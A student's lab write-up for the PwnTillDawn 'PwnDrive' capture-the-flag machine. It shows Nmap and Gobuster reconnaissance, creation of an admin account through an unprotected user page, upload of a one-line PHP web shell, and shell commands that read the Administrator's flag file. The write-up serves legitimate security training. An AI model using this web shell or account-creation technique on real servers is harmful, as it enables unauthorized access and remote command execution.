Lab Week 3: PwnDrive Academy

MUHAMMAD ZARIF HAZIQ BIN SHARIFUDDIN

52215225121

Phase 1: Target Reconnaissance

1. Open a terminal and verify the target (10.150.150.11) is reachable:

   ping -c 3 10.150.150.11

2. Run a targeted Nmap scan to see the services:

   nmap -sV -Pn 10.150.150.11

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn 10.150.150.11
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-12 15:38 -0400
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.40% done; ETC: 15:39 (0:01:21 remaining)
Nmap scan report for 10.150.150.11
Host is up (0.23s latency).
Not shown: 985 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Xlight ftpd 3.9
80/tcp    open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2012 11.00.2100; RTM
3306/tcp  open  mysql         MariaDB 5.5.5-10.4.14
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.66 seconds
```

Phase 2: Web Directory Discovery

1. Run Gobuster to find hidden folders on the web server:


   gobuster dir -u http://10.150.150.11 -w /usr/share/wordlists/dirb/common.txt

2. Verify the Admin Page: Once Gobuster finds the /admin directory, open **Firefox** in Kali and go specifically to the user management page found in the report: *http://10.150.150.11/admin/addedituser.php*

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.150.150.11 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.150.150.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 1045]
.htaccess            (Status: 403) [Size: 1045]
.htpasswd            (Status: 403) [Size: 1045]
admin                (Status: 301) [Size: 338] [--> http://10.150.150.11/admin/]
Admin                (Status: 301) [Size: 338] [--> http://10.150.150.11/Admin/]
ADMIN                (Status: 301) [Size: 338] [--> http://10.150.150.11/ADMIN/]
aux                  (Status: 403) [Size: 1045]
cgi-bin/             (Status: 403) [Size: 1059]
com1                 (Status: 403) [Size: 1045]
com2                 (Status: 403) [Size: 1045]
com3                 (Status: 403) [Size: 1045]
```

```
kali@kali: ~
Session  Actions  Edit  View  Help
com3                 (Status: 403) [Size: 1045]
components           (Status: 301) [Size: 343] [--> http://10.150.150.11/components/]
con                  (Status: 403) [Size: 1045]
css                  (Status: 301) [Size: 336] [--> http://10.150.150.11/css/]
examples             (Status: 503) [Size: 1059]
favicon.ico          (Status: 200) [Size: 104623]
img                  (Status: 301) [Size: 336] [--> http://10.150.150.11/img/]
inc                  (Status: 301) [Size: 336] [--> http://10.150.150.11/inc/]
index.php            (Status: 200) [Size: 4036]
licenses             (Status: 403) [Size: 1204]
lpt1                 (Status: 403) [Size: 1045]
lpt2                 (Status: 403) [Size: 1045]
nul                  (Status: 403) [Size: 1045]
phpmyadmin           (Status: 403) [Size: 1204]
prn                  (Status: 403) [Size: 1045]
server-info          (Status: 403) [Size: 1204]
server-status        (Status: 403) [Size: 1204]
upload               (Status: 301) [Size: 339] [--> http://10.150.150.11/upload/]
utils                (Status: 301) [Size: 338] [--> http://10.150.150.11/utils/]
vendor               (Status: 301) [Size: 339] [--> http://10.150.150.11/vendor/]
webalizer            (Status: 403) [Size: 1045]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$
```


PwnTillDawn Online
PwnDrive - Your Personal
Not Secure
http://10.150.150.11/admin/addedituser.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
PwnDrive
Sign In
Create User
Username
Password
Role
user
Create


Phase 3: Administrative Takeover

1. Create the Admin**:** On the `addedituser.php` page, fill in the details:

   - Username**:** `testuser`
   - Password: `testuser`
   - Role: Select admin from the dropdown menu.

2. Execute: Click Create.

3. Verify: Once created, click the Sign In button at the top right of the page and log in with your new testuser credentials.



Phase 4: The Web Shell Deployment

1. Create the Exploit**:** Open a text editor (like Mousepad) in Kali and paste this single line:


   <?php echo system($_GET['cmd']); ?>


2. Save the File**:** Save it as cmd.php on your Desktop.

3. Upload the File**:** On the PwnDrive page, click Add File.

   - Choose your cmd.php file and upload it.

4. Find the Location**:** Once uploaded, go to the directory found earlier: *http://10.150.150.11/upload/*






Phase 5: Executing Remote Commands (RCE)


1. Find the file**:** Open a new tab in your browser and try to access the file. Based on your report, it should be: http://10.150.150.11/upload/11/cmd.php

2. Run your first command**:** Once you have the white screen, add this to the end of the URL to ask the server "Who are you?": ?cmd=whoami

   Full URL: http://10.150.150.11/upload/11/cmd.php?cmd=whoami

3. Confirm the OS: Let's confirm it's a Windows machine by checking the hostname: ?cmd=hostname






Phase 6: Capturing FLAG1

1. List the users**:** Confirm the Administrator folder exists by running: ?cmd=dir C:\Users
2. Locate the flag: List the files on the Administrator's Desktop:

   ?cmd=dir C:\Users\Administrator\Desktop


3. Read the content: Once you see FLAG1.txt, use the type of command (the Windows version of cat) to read it:

   ?cmd=type C:\Users\Administrator\Desktop\FLAG1.txt



Phase 7: The Final Capture

1. Run this command in your browser:

   http://10.150.150.11/upload/11/cmd.php?cmd=type C:\Users\Administrator\Desktop\FLAG1.txt

2. Paste the link into the Submit Flag box and click submit.